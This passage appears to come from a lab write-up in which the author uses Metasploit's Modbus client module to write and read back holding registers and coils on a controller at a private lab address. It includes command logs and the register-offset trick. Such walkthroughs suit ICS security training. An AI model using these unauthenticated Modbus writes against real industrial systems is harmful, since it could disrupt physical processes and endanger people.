
I noticed that this modified the value of register 24501 for some reason. I then tested using an offset of -1 register, and indeed, by using register 24499, it correctly modified the value of register 24500. See image below.



```

control@ctp: ~
msf5 auxiliary(scanner/scada/modbusclient) > set DATA_REGISTERS 1111
DATA_REGISTERS => 1111
msf5 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.64.158
[*] 192.168.64.158:502 - Sending WRITE_REGISTERS...
[*] 192.168.64.158:502 - Values 1111 successfully written from registry address 24500
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 24499
DATA_ADDRESS => 24499
msf5 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.64.158
[*] 192.168.64.158:502 - Sending WRITE_REGISTERS...
[*] 192.168.64.158:502 - Values 1111 successfully written from registry address 24499
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/scada/modbusclient) >
  
```


We now READ the register.



The screenshot displays a Modbus client interface and a terminal window. The interface includes a table of registers, a 'Modbus slaves' section with an 'Add' button, and an 'Automation' section with 'Add', 'Start all', and 'Stop all' buttons. The terminal window shows the execution of the 'READ_HOLDING_REGISTERS' command, displaying the module options and the results of the read operation.

Modbus slaves

Add Enable all Disable all

10 Slave10

Automation

Add Start all Stop all

control@ctp: ~

```
action => READ_HOLDING_REGISTERS
msf5 auxiliary(scanner/scada/modbusclient) > show options

Module options (auxiliary/scanner/scada/modbusclient):

  Name          Current Setting  Required  Description
  ----          -
  DATA          1                no        Data to write (WRITE_COIL and WRITE_REGISTER modes only)
  DATA_ADDRESS  24499            yes       Modbus data address
  DATA_COILS    1111            no        Data in binary to write (WRITE_COILS mode only) e.g. 0110
  DATA_REGISTERS 1111            no        Words to write to each register separated with a comma (WRITE_REGISTERS mode only) e.g. 1,2,3,4
  NUMBER         1                no        Number of coils/registers to read (READ_COILS, READ_DISCRETE_INPUTS, READ_HOLDING_REGISTERS, READ_INPUT_REGISTERS m
  RHOSTS         192.168.64.158  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT          502              yes       The target port (TCP)
  UNIT_NUMBER    10               no        Modbus unit number

Auxiliary action:


  Name          Description
  ----          -
  READ_HOLDING_REGISTERS  Read words from several HOLDING registers

msf5 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.64.158

[*] 192.168.64.158:502 - Sending READ_HOLDING_REGISTERS...
[*] 192.168.64.158:502 - 1 register values from address 24499 :
[*] 192.168.64.158:502 - [1111]
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/scada/modbusclient) >
```

Now for the coils :

Same process for the coils — I had to adjust the register value by -1 from the one I initially targeted. I tested with register **20244**, and it worked. The value **1** was written to register **20245** for the coils. See *images below*.



I now do the same thing—read the value to ensure that we have indeed successfully modified the value of coil register 20245. See images below

